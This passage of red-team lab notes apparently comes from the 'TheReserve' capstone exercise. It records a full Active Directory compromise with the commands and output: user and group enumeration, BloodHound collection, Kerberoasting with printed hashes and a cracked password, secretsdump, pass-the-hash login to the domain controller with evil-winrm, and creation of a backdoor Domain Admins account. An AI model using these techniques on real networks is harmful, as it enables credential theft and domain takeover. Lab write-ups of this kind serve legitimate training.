antony.hill              antony.jackson           antony.ross
arthur.allen             arthur.brown             ashleigh.davis
ashleigh.graham          ashleigh.lynch           ashley.chan
ashley.fox               barbara.bell             barbara.hughes
barry.hill               ben.bailey               ben.nicholson
benjamin.collins         benjamin.stephenson      beth.miller
beth.osborne             beth.shaw                beth.skinner
bethan.ball              bethan.hall              bethan.mason
bethan.newman            bethan.stewart           bethany.bennett
bethany.chamberlain      bethany.james            bethany.turner
bethany.wallace          beverley.dixon           beverley.robinson
billy.hunt               billy.khan               billy.patterson
```

- All the local groups: `net groups/domain`

```
C:\Users\laura.wood>net groups /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.


Group Accounts for \\CORPDC.corp.thereserve.loc

-------------------------------------------------------------------------------
*Back Office Support
*Cloneable Domain Controllers
*Development
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Group Policy Creator Owners
*Help Desk
*HR Share RW
*Internet Access
*Key Admins
*Private Clients
*Protected Users
*Read-only Domain Controllers
*Server Admins
*Services
*Tier 0 Admins
*Tier 1 Admins
*Tier 2 Admins
The command completed successfully.
```

- We check the members of interesting groups like Admins, Tier0,1,and 2 admins



- We try to perform the same attack using hydra and see if we can get the credentials for any of the elevated privilege accounts, and we can also try generating vpn connection through one of those accounts and check our privileges now, but the hydra attack gives no valid passwords.
- Checking

▼ Admin Access(AD compromises-5 flags):

- 1st, we need to get an overview of the domain structure to find ways to escalate privileges. We already set internal access with sshuttle, so we use Bloodhound-python and dnschef with out ip for queries.

  ▼ **Brief and installation: Bloodhound-python**

  - **Purpose**: A tool used to collect data about Active Directory (AD) environments for privilege escalation analysis.
  - **Use**: It maps out AD relationships (users, groups, computers) to find paths attackers can use to escalate privileges.
  - Installation:
    1. go to: https://github.com/BloodHoundAD/BloodHound/releases and download the precompiled binaries, mind the arch (probably x64)
    2. unzip the file
    3. chmod +x BloodHound


  1. For DNS resolution, set a fake by dnschef.py —fakeip 10.200.133.102

```
└─# python dnschef.py --fakeip 10.200.133.102

/usr/RedteamTHM/dnschef/dnschef.py:448: SyntaxWarning: invalid escape sequence '\/'
  header += "      / _` | '_ \/ __|/ _` | '_ \ / _ \  _|\n"
/usr/RedteamTHM/dnschef/dnschef.py:449: SyntaxWarning: invalid escape sequence '\_'
  header += "     | (_| | | | \__ \ (_| | | |  __/ |  \n"
/usr/RedteamTHM/dnschef/dnschef.py:450: SyntaxWarning: invalid escape sequence '\_'
  header += "      \__,_|_| |_|___/\___|_| |_|\___|_|  \n"
                    _               __
         | | version 0.4  | |       / _|
       __| |_ __ ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                    iphelix@thesprawl.org

(23:34:07) [*] DNSChef started on interface: 127.0.0.1
(23:34:07) [*] Using the following nameservers: 8.8.8.8
(23:34:07) [*] Cooking all A replies to point to 10.200.133.102
```


2. run bloodhound for AD enum

```
┌──(root㉿7oss0-0)-[/home/hassnaa0-0]
└─# bloodhound-python -d corp.thereserve.loc -u laura.wood -p 'Password1@' -dc corpdc.corp.thereserve.loc -c all -ns 127.0.0.1
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (corpdc.corp.thereserve.loc:88)] [Errno -2] N
ervice not known
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
INFO: Found 1 domains
INFO: Found 3 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 885 users
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 58 groups
INFO: Found 7 gpos
INFO: Found 19 ous
INFO: Found 19 containers
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WRK2.corp.thereserve.loc
INFO: Querying computer: WRK1.corp.thereserve.loc
INFO: Querying computer: SERVER2.corp.thereserve.loc
INFO: Querying computer: SERVER1.corp.thereserve.loc
INFO: Querying computer: CORPDC.corp.thereserve.loc
INFO: Ignoring host WRK1.corp.thereserve.loc since its hostname does not match: Supplied hostname wrk1.corp.thereserve.loc does not match reported hos
orpdc or corpdc.corp.thereserve.loc
```

3. View results in the GUI using neo4j DB:
    a. Users that can perform DCsyn



    b. List of all Kerbros accounts





4. We try to enumerate the SPNs for the user laura.wood using GetUserSPNs and it returns the kerbros hashes for 5 services:

▼ Hashes:

$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning*$f8db33908654cdf7
$krb5tgs$23$
svcBackups$CORP.THERESERVE.LOC$corp.thereserve.loc/svcBackups$5ba829e69bd33f4d8ebadab812d3
$krb5tgs$23$
svcEDR$CORP.THERESERVE.LOC$corp.thereserve.loc/svcEDR$250e78b996e303a8f0eda22b09c54b2d$0c
$krb5tgs$23$
svcMonitor$CORP.THERESERVE.LOC$corp.thereserve.loc/svcMonitor$ea2ae8c561abb0fc4eb756a856167f4
$krb5tgs$23$
svcOctober$CORP.THERESERVE.LOC$corp.thereserve.loc/svcOctober$edaf7c6f03198155b8e8d01c83e987


5. Use hashcat to crack, we find svcScanning:Password1! creds.






▼ Navigating info regarding the found acccout target and enum:


1. 1st degree group membership:




2. Objects in the same ou: note that svcbackup, with the ability to do dcsyn is in the same ou. so we will expolit that by trying to get the creds with GetUserSPNs as well




6. repeating 4&5 with the new creds in hopes to find creds for an account that can do dcsyn but it gets he same results, so we try `impacket-secretdumps` to retrieve account creds and we find several interesting accounts including svcbackup, which we know can do dcsyn from bloodhound earlier:





7. Using Evil-Winrm with the admin creds, we gain access as admin to the server1 machine in tier

8. Similarly by repeating 6&7 with the corpdc ip, we get the admin access into corpdc.



```
┌──(root㉿7oss0-0)-[/usr/RedteamTHM]
└─# evil-winrm -u Administrator -H d3d4edcc015856e386074795aea86b3e -i 10.200.133.102

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detectio

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

9. create a new admin account and use it to RDP into the corpdc:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> New-ADUser 7oss
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-ADGroupMember -Identity 'Domain Admins' -Members 7oss
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-ADAccountPassword -Identity 7oss -NewPassword (ConvertTo-SecureString -AsPlainText "123456" -Force)
Please enter the current password for 'CN=7oss,CN=Users,DC=corp,DC=thereserve,DC=loc'
Password:
123456
^C


Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\Administrator\Documents> new-ADUser 7oss
The specified account already exists
At line:1 char:1
+ new-ADUser 7oss
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceExists: (CN=7oss,CN=User...ereserve,DC=loc:String) [New-ADUser], ADIdentityAlreadyExistsException
    + FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirectory.Management.Commands.NewADUser
*Evil-WinRM* PS C:\Users\Administrator\Documents> Enable-ADAccount -Identity '7oss'
The password does not meet the length, complexity, or history requirement of the domain.
At line:1 char:1
+ Enable-ADAccount -Identity '7oss'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (7oss:ADAccount) [Enable-ADAccount], ADPasswordComplexityException
    + FullyQualifiedErrorId : ActiveDirectoryServer:1325,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-ADAccountPassword -Identity 7oss -NewPassword (ConvertTo-SecureString -AsPlainText "IsThisSufficient?123
" -Force)
*Evil-WinRM* PS C:\Users\Administrator\Documents> Enable-ADAccount -Identity '7oss'
```

```
C:\Users\7oss>net user 7oss
User name                    7oss
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2024 7:24:56 AM
Password expires             12/4/2024 7:24:56 AM
Password changeable          10/24/2024 7:24:56 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/23/2024 7:25:26 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.


C:\Users\7oss>
```